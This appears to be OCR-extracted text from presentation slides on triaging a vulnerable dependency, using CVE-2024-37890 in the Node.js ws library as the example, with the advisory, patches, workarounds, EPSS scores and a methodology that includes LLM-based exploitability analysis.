  constructor(options: any) {
    super(options);
    this.options = options;
  }

```

Triage


1. SCA Scan
2. Import
3. **Usage**



```
  onListen() {}
  onConnection(ws) {}
  onError(error) {}
  start() {
    const wss = new WebSocketServer({ server: this.options.server });
    wss.on('listening', this.onListen);
    wss.on('connection', this.onConnection);
    wss.on('error', this.onError);
  }
  close() {}
}
```

Triage

1. SCA Scan
2. Import
3. Usage
4. **Risk Analysis**



CVE-2024-37890 Detail

AWAITING ANALYSIS

This vulnerability is currently awaiting analysis.

Description

ws is an open source WebSocket client and server for Node.js. A request with a number of headers exceeding theserver.maxHeadersCount threshold could be used to crash a ws server. The vulnerability was fixed in ws@8.17.1 (e55e510) and backported to ws@7.5.10 (22c2876), ws@6.2.3 (eeb76d3), and ws@5.2.4 (4abd8f6). In vulnerable versions of ws, the issue can be mitigated in the following ways: 1. Reduce the maximum allowed length of the request headers using the --max-http-header-size=size and/or the maxHeaderSize options so that no more headers than the server.maxHeadersCount limit can be sent. 2. Set server.maxHeadersCount to 0 so that no limit is applied.

Severity

CVSS 3.x Severity and Metrics:

NIST: NVD	**Base Score:** N/A	NVD assessment not yet provided.
CNA: GitHub, Inc.	**Base Score:** 7.5 HIGH	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H


QUICK INFO

CVE Dictionary Entry:
CVE-2024-37890
NVD Published Date:
06/17/2024
NVD Last Modified:
06/20/2024
Source:
GitHub, Inc.

https://nvd.nist.gov/vuln/detail/CVE-2024-37890

Triage

1. SCA Scan
2. Import
3. Usage
4. Risk Analysis
5. **Remediation / Risk Acceptance**



Patches

The vulnerability was fixed in ws@8.17.1 (`e55e510`) and backported to ws@7.5.10 (`22c2876`), ws@6.2.3 (`eeb76d3`), and ws@5.2.4 (`4abd8f6`)

Workarounds


In vulnerable versions of ws, the issue can be mitigated in the following ways:

1. Reduce the maximum allowed length of the request headers using the `--max-http-header-size=size` and/or the `maxHeaderSize` options so that no more headers than the `server.maxHeadersCount` limit can be sent.
2. Set `server.maxHeadersCount` to `0` so that no limit is applied.

Credits

The vulnerability was reported by Ryan LaPointe in #2230.

https://github.com/websockets/ws/security/advisories/GHSA-3h5v-q93c-6h6q



A	B	C
#model_version:v2023.03.01,score_date:2024-06-25T00:00:00+0000		
cve	**epss**	**percentile**
CVE-2024-5541	0.05%	20.72%
CVE-2024-6083	0.05%	15.62%
CVE-2024-37840	0.04%	9.05%
CVE-2024-37890	0.04%	13.11%
CVE-2024-5860	0.05%	14.10%
CVE-2024-5899	0.04%	9.05%
CVE-2024-5953	0.04%	9.05%


Triage - Scaled up

Methodology

- Dependency Graph
- Vulnerability Identification
- Import Verification
- Usage Verification
- Exploitability Analysis via LLM

Triage - Scaled up

Methodology



Application Codebase

Dependency Graph

Dependency

Vulnerability Identification

Application Codebase

Import Verification

Application Codebase

Usage Verification

CVE Details

Application Codebase


Exploitability Analysis via LLM

Not Exploitable

Exploitable

Triage - Scaled up

Methodology




Dependency Graph
Application Codebase


Vulnerability Identification
Dependency

Import Verification
Application Codebase

Usage Verification
Application Codebase

Exploitability Analysis via LLM
CVE Details
Application Codebase






```
    "tv4": "1.3.0",
    "uuid": "9.0.1",
    "winston": "3.12.0",
    "winston-daily-rotate-file": "5.0.0",
    "ws": "8.16.0"
  },
  "devDependencies": {
    "@actions/core": "1.9.1",
    "@apollo/client": "3.6.1",
    "@babel/cli": "7.10.0",
    "@babel/core": "7.20.2",
```

Triage - Scaled up

Methodology



Dependency Graph

Application Codebase

Vulnerability Identification

Dependency

Import Verification

Application Codebase


Usage Verification


Application Codebase

Exploitability Analysis via LLM

CVE Details

Application Codebase




